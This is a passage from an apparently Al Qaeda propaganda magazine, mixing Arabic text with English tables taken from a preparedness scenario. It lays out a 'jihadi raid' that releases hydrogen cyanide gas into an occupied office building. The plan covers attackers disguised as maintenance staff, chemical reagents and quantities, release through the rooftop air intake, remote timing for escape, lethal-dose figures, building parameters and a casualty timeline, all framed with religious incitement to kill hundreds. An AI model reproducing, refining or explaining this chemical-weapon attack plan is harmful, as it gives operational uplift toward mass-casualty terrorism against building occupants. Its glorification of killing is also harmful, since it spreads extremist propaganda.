respond to initial treatments. Prompt treatment is of the utmost importance.


Mubtakar Use Indicators
Violent spewing
of white gas or dark liquid
from a container
A bitter almond
smell from cyanide gas (not
all can detect this odor)
An acrid
choking odor or burning of
victim's eyes from
cyanogen chloride
صورة توضيحية لعملية تفاعل المواد
الكيميائية وتصاعد الغازات السامة


The training and
preparation is
nothing compared
to the strength of
the individual's
character
and the assistance
Allah provides on
the day!

HYDROGEN CYANIDE SCENARIO

AL QAEDA


سيناريو لخزوة جهادية

باستخدام غاز سيانيد الهيدروجين

لقتل اكثر من ٣٠٠ صليبي

في وقت لايقل عن عشر دقائق


سنتحدث في هذا الجزء من المجلة عن احدى تلك السيناريوهات التي يخاف منها الغرب ، ونقصد هنا بالسيناريو هو دراسة لعملية افتراضية ينفذها المجاهدون (الارهابيون) ضد هدف صليبي وتوقع الاضرار الناجمة عن الهجوم وكيفية تدارك الاخطاء التي قد تنجم اثناء الغزوة .
والسيناريوهات كثيرة جدا فطالما هنالك دولة مشاركة في حرب الاسلام والمسلمين فنحن نعتبرها هدف وسيناريو لغزوة عاجلا او اجلا ، بالعودة الي السيناريو المطروح هنا فهو باستخدام احدى الغازات السامة ولحسن حظنا فالغاز المختار هو غاز سيانيد الهيدروجين لسهولة حصول الشخص العادي على موادة الاولية وتحويلة الي سلاح كيميائي فعال كما تبين من خلال الصفحات السابقة من المجلة ، الهدف بناية مكاتب كبيرة تحتوي على مكاتب وهذة البناية قد تكون سفارة او مكتب للتحقيقات الفيدرالية او شركة اسلحة تساعد في قتل المسلمين – ليست فكرة البناية بالمهمة طالما ان الهدف عبارة عن مكان مغلق وليس مكان مفتوح وهذا هو المهم
نظرا لان الغاز الذي لدينا مفعولة الافتراضي القاتل او تركيزة القاتل لا يتعدى العشر الدقائق لسهولة تصاعدة الي طبقات الجو العليا


البناية المستهدفة ذات العشرة طوابق ومساحتها كبيرة نسبيا
كما يظهر في التفاصيل باللغة الانجليزي وقد رأيت ان اشرح
السيناريو بأسلوبي دون الاستعانة بالترجمة النصية
فطريقتي بالشرح سهلة الاستيعاب بالنسبة للمجاهد المبتدى
في هذا السيناريو يدخل المجاهدون الي البناية على هيئة عمال صيانة
ويصعدون الي سطح البناية ويكون لديهم سلاحهم الغازي القاتل
ومهمتهم الوحيدة هو مزج السيانيد البودرة مع احدى الاحماض
المركزة كحمض الكبريتيك او الهيدروكلوريك بحيث ينطلق
الغاز القاتل في احدى المكيفات المركزية الخاصة بالبناية
والتي تسحب الهواء من الجو الى البناية ثم يخرج المجاهدون بسرعة
والأفضل ان يتم اعتماد فكرة التحكم عن بعد تطوير الفكرة بان
يتم مزج المواد المتفاعلة عن بعد كما في فكرة المبتكر الفريد
ويمكن ابتكار طرق اخرى بالتوقيت لتوفير انسحاب امن للمجاهدين

(تحليل افتراضي لما سيحدث اثناء الغزوة)

عند انسحاب المجاهدين يتم كسر الزجاجات الحاوية للحمض وبالتالي تفاعلها مع السيانيد البودرة فينتج غاز سيانيد الهيدروجين فينتشر في كل البناية وفي كل المكاتب خلال اقل من عشر دقائق والأشخاص الاقرب من التفاعل هم اكثر الناس عرضة للقتل من غيرهم

تلك كانت الخطوط العريضة للغزوة الان سوف نوضح الكميات اللازمة من المواد الاولية التي سوف تنتج الغاز وكيف نقوم بالحسابات اللازمة للغزوة لنحصل على النتيجة المرجوة .

كما يظهر غي هذا السيناريو ولان حجم البناية كبير جدا حوالي ٦٨ الف متر مكعب ويبلغ وعدد العاملين فيها حوالي الف شخص ونحن نريد قتلهم جميعا ان امكن وبالتالي فان المواد التي نريدها لإنتاج الغاز القاتل ستكون كبيرة نسبيا وهكذا فالهدف هو من يحدد الكمية المناسبة من السيانيد البودرة والحمض المركز ، فمن خلال المجلة والمعلومات الواردة فيها يتبين لنا ان التركيز القاتل من غاز سيانيد الهيدروجين يكون ما بين ٢٥٠٠ الي ٥٠٠٠ ملغرام في المتر المكعب الواحد من الهواء وتقتل في دقيقة ،، وللعلم قد يكون الغاز خطير حتى تحت هذة الارقام – ففي ٥٠٠ ملغرام في المتر المكعب يكون قاتلا خلال عشر دقائق اذا كلما زاد مقدار الغاز في الجو وفي المتر المكعب الواحد كان اكثر قتلا وربما في ثواني معدودة من اخذ نفس واحد من الغاز القاتل طالما انها الجرعة القاتلة ولكن نحن سنعتمد النسبة القاتلة والمؤكدة .

وتعتبر النسبة ٣٥٠٠ الى ٥٠٠٠ ملغرام في المتر المكعب الواحد
وهي مقاربة لنفس المستوى الذي كان يتبع في غرف الاعدام
في الولايات المتحدة ويقال انة هتلر كان يتبعها ضد اعدائة،
على العموم في هذا السيناريو يتم تجهيز كمية :

٨٢ كيلو غرام من مادة سيانيد البوتاسيوم .

٣٤ لتر من حمض الكبريتيك المركز .

وسوف ينتج تقريبا من تفاعل المادتين حوالي ٣٤ كيلو غرام
من غاز سيانيد الهيدروجين القاتل الكافي لقتل المئات بل
الآلاف وكلما كان الهدف مكان مغلقا ومنافذ الهواء فية قليلة
جدا ، ففي خلال سبع دقائق من انتشار هذا الغاز القاتل فان
عدد القتلى سيتجاوز الـ ٣٠٠ صليبي في اسوء الاحتمالات

Hydrogen Cyanide Scenario—Background

RELEASE INTO OFFICE BUILDING

This scenario examines an attack on an office building in a city with a population of 1 million to 5 million people carried out by mixing potassium cyanide (KCN) with sulfuric acid (H_2SO_4), both commercially available chemicals. The resulting chemical reaction creates hydrogen cyanide (HCN), which is a highly toxic gas. Terrorists posing as maintenance workers mix the chemicals on the roof of the building such that the resulting hydrogen cyanide is drawn into the air intake.[2] The hydrogen cyanide could spread throughout the building in five minutes or less (see Figure A.3) (BOMA, 2003).

Hydrogen cyanide gas has a faint almond odor, however, 20 percent to 50 percent of humans are incapable of detecting hydrogen cyanide in any concentration. Estimates for the LC_{50} (the concentration that would be lethal for 50 percent of persons exposed to it) of hydrogen cyanide range from 2,500 to 5,000 mg-min/m^3. People who survive exposure to hydrogen cyanide should not display any long-term health effects stemming from the exposure.

Table A.4

Building Parameters
تفاصيل واحداثيات المبني المستهدف

Parameter	Value
Height of building ارتفاع البناية ٣٠ متر ذو عشرة طوابق	10 stories (30 m)
Occupancy of building يعمل في البناية حوالي الف صليبي	1,000 people
Floor area of building مساحة البناية حوالي ٢٢ الف متر مربع	22,300 m^2
Volume of building حجم البناية حوالي ٦٨ الف متر مكعب	68,000 m^3
Air changes per hour (ACH) حركة الرياح مقدرة بالساعة	1.0
Air flow rate through ventilation system	5,650 m^3/min
Outdoor air intake rate	1,130 m^3/min
Outdoor air intake percentage	20%

اذا كان نظام التهوئة في المبني بطئ التدفق يفضل نشر الغاز في الطابق السفلي للمبنى لضمان تصاعد الغاز القاتل

[2] Gas could also be introduced at the ground level if the air intake is located there.

Table A.5

Chemical Parameters

المواد الكيميائية المطلوبة للغزوة وحساباتها

Parameter		Value
LC_{50}	الجرعة القاتلة خلال دقيقة واحدة	5,000 mg-min/m^3
Amount of KCN	كمية ٨٢ كيلو غرام من مادة سيانيد البوتاسيوم البودرة	82 kg (180 lbs)
Amount of H_2SO_4	كمية ٣٤ لتر من حمض الكبريتيك المركز	34 liters (140 lbs)
Amount of HCN produced by reaction	كمية غازسيانيد الهيدروجين الناتج	34 kg (75 lbs)
Concentration of hydrogen cyanide inside building after 10 minutes	مقدار الجرعة القاتلة من الغاز خلال عشر دقائق	500 mg/m^3

Table A.6

Hydrogen Cyanide Scenario—Event History

Time الوقت	Events الاحداث
10:00 a.m.	Terrorists posing as building maintenance personnel mix sulfuric acid with potassium cyanide to form hydrogen cyanide gas. The hydrogen cyanide is drawn into the air intake on the roof of an office building.
10:01 a.m.	Some of the occupants notice smell of burnt almonds.

في الساعة العاشرة يكون قد دخل المجاهدون الي البناية المستهدفة بحجة انهم عمال صيانة ويقومون بخلط مزيج سيانيد البوتاسيوم + حمض الكبريتيك المركز وايصال الغاز السام المتصاعد منة الي وحدة التكييف المركزية الخاصة بالبناية

عند توقيت الساعة ١٠ ودقيقة يبدا بعض الصليبيين بالشعور بحرقة في حلوقهم وشم رائحة اللوز المر

10:02 a.m.	The first people in the office building begin to show such symptoms as rapid breathing, dizziness, nausea, headache, and convulsions. People begin to evacuate the building via staircases and elevators.	Someone in the building pulls a fire alarm after having trouble breathing and seeing others collapse.	Several 911 calls are placed. عند الساعة العاشرة ودقيقتين يبدا الاشخاص القريبون من مصدر الغاز بالشعور بالاعراض السريعة الخاصة بالغاز من غثيان وصداع وتنفس شديد وتشنجات واحتمال في هذا الوقت يضغط احدهم على جرس انذار الحريق ويتصل احدهم بالطواري وهنا تبدا الفوضي اثناء اخلاء البناية
10:05 a.m.	The gas has reached almost all parts of the building. عند الساعة العاشرة وخمس دقائق يكون الغاز السام قد وصل الي كل مكاتب البناية ويكون هنالك قتلى وخاصة من تعرضوا للغاز اولا	Victims who were first to inhale lethal concentrations of the hydrogen cyanide die.	Timely evacuation of people is hindered by higher concentrations of hydrogen cyanide in staircases and elevator shafts.
10:07 a.m.	First responders arrive but have difficulty gaining access to the building interior. Emergency staircases are crowded with people trying to escape.	Some people have died in the stairwell. Evacuees argue over whether to leave those who have fallen for dead or try to assist them in evacuating.	عند الساعة العاشرة وسبع دقائق تصل اولى فرق الطواري ولكن لازدحام الناس اثناء اخلاء البناية تصعب عملية الاسعاف لكل اولئك الناس لان هنالك من قتل وهو ينزل من السلالم او في المصاعد المزدحمة

10:10 a.m.	The chemical reaction has stopped producing hydrogen cyanide.	Hydrogen cyanide gas still exists inside the building, but concentrations begin to decrease.	First responders begin to create a perimeter around the building.

في الساعة العاشرة وعشر دقائق يبدا الغاز بالنقصان

11:00 a.m.	Almost all of the gas has dissipated.	Some people inside the building survived the incident because they remained in areas of the building that had relatively little circulation.

عند الساعة الحادية عشرة ربما ينجوا بعض الصليبيون من التسمم بالغاز وذلك حسب مكانهم في البناية اثناء الغزوة وايضا بحسب استنشاقهم للجرعة القاتلة من الغاز السام ومع هذا فان اغلب من نجوا من الموت من جراء الغاز السام سوف يتعرضون لمضاعفات خطيرة تلازمهم طيلة حياتهم لتذكرهم بما يفعلون من مجازر في حق المسلمين

غالبا يكون التاثير الفعلي لغاز سيانيد الهيدروجين لحوالي العشر دقائق ويعود ذلك الي منافذ التهوئة في المكان المستهدف فكلما كانت المنافذ قليلة كان تاثير الغاز اقوى وايضا على حسب استنشاق الصليبيين للجرعة القاتلة

Hydrogen Cyanide Scenario—Timescales

- During: The during period for the actual and perceived timelines for the hydrogen cyanide scenario almost coincide. There could be a slight delay between the real and perceived timeline for people who are not the first to be exposed to some concentration of the gas. If an alarm is sounded, some people may be given a slight warning time (minutes).
- After: The hydrogen cyanide dissipates after about one hour. Authorities would likely keep the building closed to facilitate investigation, but extensive decontamination is not needed. In addition, people who were exposed to hydrogen cyanide and survived will probably not suffer any long-term adverse health effects.


